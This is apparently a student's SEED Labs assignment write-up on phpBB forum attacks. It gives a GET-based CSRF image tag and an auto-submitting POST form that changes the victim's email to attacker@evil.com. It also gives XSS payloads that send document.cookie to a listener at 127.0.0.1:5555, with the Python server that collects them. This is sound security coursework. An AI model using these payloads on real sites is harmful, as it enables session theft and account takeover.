
**Why the attack succeeds:**

1. The browser automatically sends the user’s authentication cookies with the forged request.
2. The forum treats forged requests the same as legitimate user actions it doesn’t distinguish how the request was initiated.
3. GET requests are expected to be safe and not change server state, but phpBB uses GET for a state-changing operation.
4. There is no CSRF token or similar check to confirm the request actually came from the user’s interface.

**Note: This A GET(HTTP) Based CSRF Attack**

1. **Screenshot showing the new topic created on the forum.**
2. **User logged in & started**
3. Start Apache:
4. sudo service apache2 start
5. Open Firefox → go to http://www.csrflabphpbb.com → log in with given credentials.

****

****

1. **Opening malicious.html**

# Creating a malicious.html

cat > malicious.html << 'EOF'

<html>

<body>

<h1>Cute Cat Pictures!</h1>

<p>Loading images...</p>

<img src="http://www.csrflabphpbb.com/posting.php?mode=newtopic&f=1&subject=Hacked&message=This+is+a+CSRF+attack&post=Submit">


</body>


</html>

EOF

# It will be Saved in SEED VM web directory

sudo cp malicious.html /var/www/html/

****

****

1. **Perform The Attack**

# In Firefox, when we will be still logged into phpBB, open new tab

# Navigate to:


[file:///home/seed/malicious.html](file:///E:\home\seed\malicious.html)


1. **Verify the Attack**

# Go back to phpBB forum tab which we opened before

# Now Refresh the page

# New topic "Hacked" should appear like this





**Question 2**

**Objective: Craft a CSRF attack using an HTTP POST request to change the victim’s account profile information (email field) without their knowledge.**


**Answer:**This attack employs an auto-submitting HTML form to transmit a POST request. The form submission is initiated instantly upon page load via the onload event. It includes hidden fields with values manipulated by the attacker, which will overwrite the victim's profile data. The browser automatically attaches the victim's session cookies, causing the request to seem authentic to the server.

**Note: This A POST (HTTP) Based CSRF Attack**

**1) Steps to Follow :**

* 1. **Verify Existing Email**

In phpBB, select your username or profile Record the current email address



**B) POST-based Attack Creation**

# malicious POST form

cat > malicious\_post.html << 'EOF'

<html>

<body onload="document.csrf.submit()">

<form name="csrf" action="http://www.csrflabphpbb.com/profile.php" method="POST">

<input type="hidden" name="email" value="attacker@evil.com">

<input type="hidden" name="submit" value="Submit">

</form>


</body>

</html>

EOF

# After Creating Copy to web directory

sudo cp malicious\_post.html /var/www/html/



**C) Perform the POST Attack**

While logged into phpBB, open a new tab

Go to:

<http://localhost/malicious_post.html>

**D) Confirm Email Update**

Go back to the phpBB profile page

Refresh and inspect the email field

It should now display: [attacker@evil.com](mailto:attacker@evil.com)

-------------------------------------------------- END OF PART 2-----------------------------------

**Part 3: XSS (Cross Site Scripting)**

**Question 1**

**Objective:**

**Exploit an XSS vulnerability in the phpBB message board (www.xsslabphpbb.com) running on the SEED Lab VM to post a malicious message containing JavaScript that displays an alert window when viewed by**

**Answer:**

**Explanation of XSS Vulnerability in Detail:**

An XSS (Cross-Site Scripting) vulnerability arises when a web application takes user input and displays it without proper sanitization or encoding. In the case of the phpBB message board, it fails to filter JavaScript code in user posts, enabling attackers to embed malicious scripts. These scripts execute in the browsers of users who view the compromised content.

**Step-by-Step Work:**

Step 1: Launch Apache Server

# Start Apache

sudo apache2ctl start

# or

sudo service apache2 start

**Confirm it's running**

sudo systemctl status apache2

**Step 2: Configure Hosts File (if necessary)**

# Check for XSS lab domain in hosts file

cat /etc/hosts | grep xsslabphpbb

# If missing, edit the file

sudo nano /etc/hosts

# Add the following line:

127.0.0.1 www.xsslabphpbb.com

# Save and exit (Ctrl+X, Y, Enter)

**Step 3: Access the Forum**

# Open Firefox and go to

<http://www.xsslabphpbb.com>

# If that fails, try

http://localhost/xsslabphpbb

**Step 4: Create an XSS Post**

# Log in using provided credentials

# Select "New Topic" or "Post Reply"

# In the message body, input:


<script>alert('XSS');</script>

# Submit the post

**Step 5: Confirm XSS Execution**

# View the posted message

# An alert box displaying "XSS" should appear

****

**Summary of Steps:**

* Start Apache server, configure hosts file with "[www.xsslabphpbb.com](http://www.xsslabphpbb.com)", and access the forum via browser.
* Log in, create a post with <script>alert('XSS');</script>, and verify the XSS alert appears.

**Question 2**

**Objective:**

**Exploit the XSS vulnerability in the phpBB message board to post a malicious message that sends a victim’s cookies to an attacker-controlled server running on the SEED Lab VM. Demonstrate the successful capture of cookies.**

**Answer:**

**Analysis Of Attack:**

This clever XSS attack uses a sneaky trick with an image tag that has a specially made source URL to steal cookies. When someone visits the page, their browser tries to load what looks like an image from the attacker's server, but it secretly adds the victim's cookies to the URL as an extra piece of information. The attacker's server then keeps a record of these requests, allowing them to grab the session cookies and use them later.

**Easy Guide to Setting Up a Cookie-Stealing Attack**

**Step A: Set Up a TCP Server to Collect Cookies\*\***

Create a basic TCP server (if not already available) with the following code:

cat > tcp\_server.py << 'EOF'

#!/usr/bin/env python3

import socket

import sys

def start\_server(port):

s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

s.setsockopt(socket.SOL\_SOCKET, socket.SO\_REUSEADDR, 1)

s.bind(('0.0.0.0', port))

s.listen(1)

print(f"TCP Server listening on port {port}")

while True:

conn, addr = s.accept()

print(f"Connection from {addr}")

data = conn.recv(1024)

print("Received:", data.decode('utf-8', errors='ignore'))

conn.close()

if \_\_name\_\_ == "\_\_main\_\_":

port = int(sys.argv[1]) if len(sys.argv) > 1 else 5555

start\_server(port)

EOF

Make the file executable and start the server:

chmod +x tcp\_server.py

python3 tcp\_server.py 5555

**Step B: Build a Cookie-Stealing JavaScript Code**

Create a sneaky JavaScript snippet to steal cookies with this command:

cat > xss\_payload.txt << 'EOF'

<script>

document.write('<img src="http://127.0.0.1:5555/steal?cookie=' + document.cookie + '" style="display:none;">');

</script>

EOF

Take a look at the created script:

cat xss\_payload.txt

**Step C: Share the Malicious Script on the Forum**

In the phpBB forum, make a new post and add the script:

**Html code:**

<script>document.write('<img src="http://127.0.0.1:5555/steal?cookie=' + document.cookie + '" style="display:none;">');</script>

**Or use a simpler version:**

<script>new Image().src="http://127.0.0.1:5555/?c="+document.cookie;</script>


**Step D: Act as the Victim to Trigger the Attack**

* Log in as a different user (or the same one) on the forum.
* Open the post with the malicious script.
* Check the TCP server terminal to see the captured cookies.

**Step E: Review and Analyze Captured Data**

Monitor the TCP server output for any cookie data received.

Ensure the server logs the information correctly for further analysis.

****

**-----------------------------------------End of Part 3 & Assignment--------------------------------------**